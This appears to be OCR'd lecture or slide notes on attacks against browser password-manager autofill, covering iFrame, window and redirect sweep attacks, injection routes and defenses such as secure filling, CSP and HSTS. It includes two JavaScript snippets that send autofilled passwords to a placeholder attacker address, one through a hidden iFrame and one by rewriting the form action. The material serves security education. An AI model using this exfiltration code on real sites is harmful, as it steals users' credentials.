


Figure 1: A sample landing page of a rogue WiFi hotspot containing invisible iFrames to the target sites. Note that the iFrames are actually invisible to the user and shown here only for clarity.

Password Exfiltration

- Attackers can exfiltrate passwords using stealth or action-based methods.
- Stealth exfiltration involves secretly sending the password to a controlled server, while action-based exfiltration modifies the login form's action attribute to steal passwords during form submission.


1

```
function testPassword() {
 var password =
        document.forms[0].password.value;
 if(password != "") {
  var temp = document.createElement("div");
  temp.innerHTML +=
        "<iFrame src=\""+ attacker_addr +
        "?password=" + password +
        "\" style=\"display:none;\" />";
  document.body.appendChild(temp);
  clearInterval(interval);
}}
interval = setInterval(testPassword, 50);
```

2

```
changer = function() {
  document.forms[0].action = attacker_addr
  document.forms[0].submit();   }
setTimeout(changer, 1000);
```

Autofill policies



Sweep Attack

- In this attack, the attacker takes advantage of automatic password autofill to steal credentials for multiple sites at once without the user visiting any of the victim sites. The attacker manipulates the user's browser to visit an arbitrary vulnerable webpage at the target site, injects JavaScript code into the webpage, and exfiltrates passwords to the attacker using various techniques.

Three types of sweep attacks are described:

1. iFrame sweep attack: The attacker sets up a hotspot landing page with invisible iFrames pointing to login pages from multiple target sites. When the user's browser loads these iFrames, the password manager autofills the login form with the corresponding passwords. The attacker injects JavaScript into each iFrame to steal and exfiltrate the passwords. Most automatic autofill password managers, except for Chrome, are vulnerable to this attack.
2. Window sweep attack: Instead of using iFrames, the attacker opens separate windows for each victim page and injects JavaScript to steal and exfiltrate the passwords. Most automatic autofill password managers, except for LastPass Tab, are vulnerable to this attack.
3. Redirect sweep attack: The attacker tricks the user's browser into visiting a vulnerable page on the target site by issuing an HTTP redirect. The attacker then injects JavaScript into the page to steal and exfiltrate the autofilled passwords. All automatic autofill password managers tested were vulnerable to this attack

Injection Techniques

HTTP login page attacks

Embedded devices vulnerabilities

Self-signed certificates

Broken HTTPS


Active mixed content

XSS injection

Defense

- Forcing User Interaction
- Secure Filling
- Preventing JavaScript Injection Solutions
- Compatibility and User Convenience
- Server-Side Defenses

Secure Filling



Password and Action Storage: Save the password and the login form's action (submission URL) when a user saves login credentials.

Autofill and Password Unreadability: During autofill, make the password field unreadable by JavaScript.

Abort on Modification: If the login form is modified during autofill, abort the process and make the password field readable again.

Action Verification before Submission: Check that the form's action matches the stored action before allowing form submission.


Advantages

- **Enhanced Security:** Prevents JavaScript-based attacks from extracting autofilled passwords.
- **Protection against Self-Exfiltration:** Safeguards against accidental posting of passwords on public forums.
- **Mitigates HTTPS Downgrade Attacks:** Ensures autofilled passwords are submitted securely over HTTPS.
- **User Interaction Required:** Reduces sweep attacks by mandating user interaction before autofill.
- **Improved Compatibility:** Allows for workarounds to support AJAX-based login and registration pages.


Limitations

AJAX-based Login Compatibility: May not be compatible with sites using AJAX-based login, requiring modifications for full support.

Registration Page Challenge: Cannot improve security for passwords entered on user registration pages due to JavaScript access requirements.



Potential Self-Exfiltration Attack: If a public forum page has a text field with the same name as the password field on the login page, a self-exfiltration attack is possible.



Dependency on Browser Implementation: Implementation may vary across different browsers, requiring each vendor to integrate this functionality in their password managers.

Server-side Defenses:

HTTPS Usage: To improve security, sites should use HTTPS on both the login page and the page it submits to. Employing HTTPS across the entire site and enabling HTTP Strict Transport Security (HSTS) prevents pages from loading under HTTP, further enhancing security.

Content Security Policy (CSP): Implementing CSP can prevent the execution of inline scripts, making direct injection of JavaScript into the login page ineffective.

Separate Subdomain for Login: Hosting the login page on a different subdomain from the rest of the site (e.g., login.site.com instead of site.com) limits the number of pages considered same-origin with the login page, reducing the attack surface.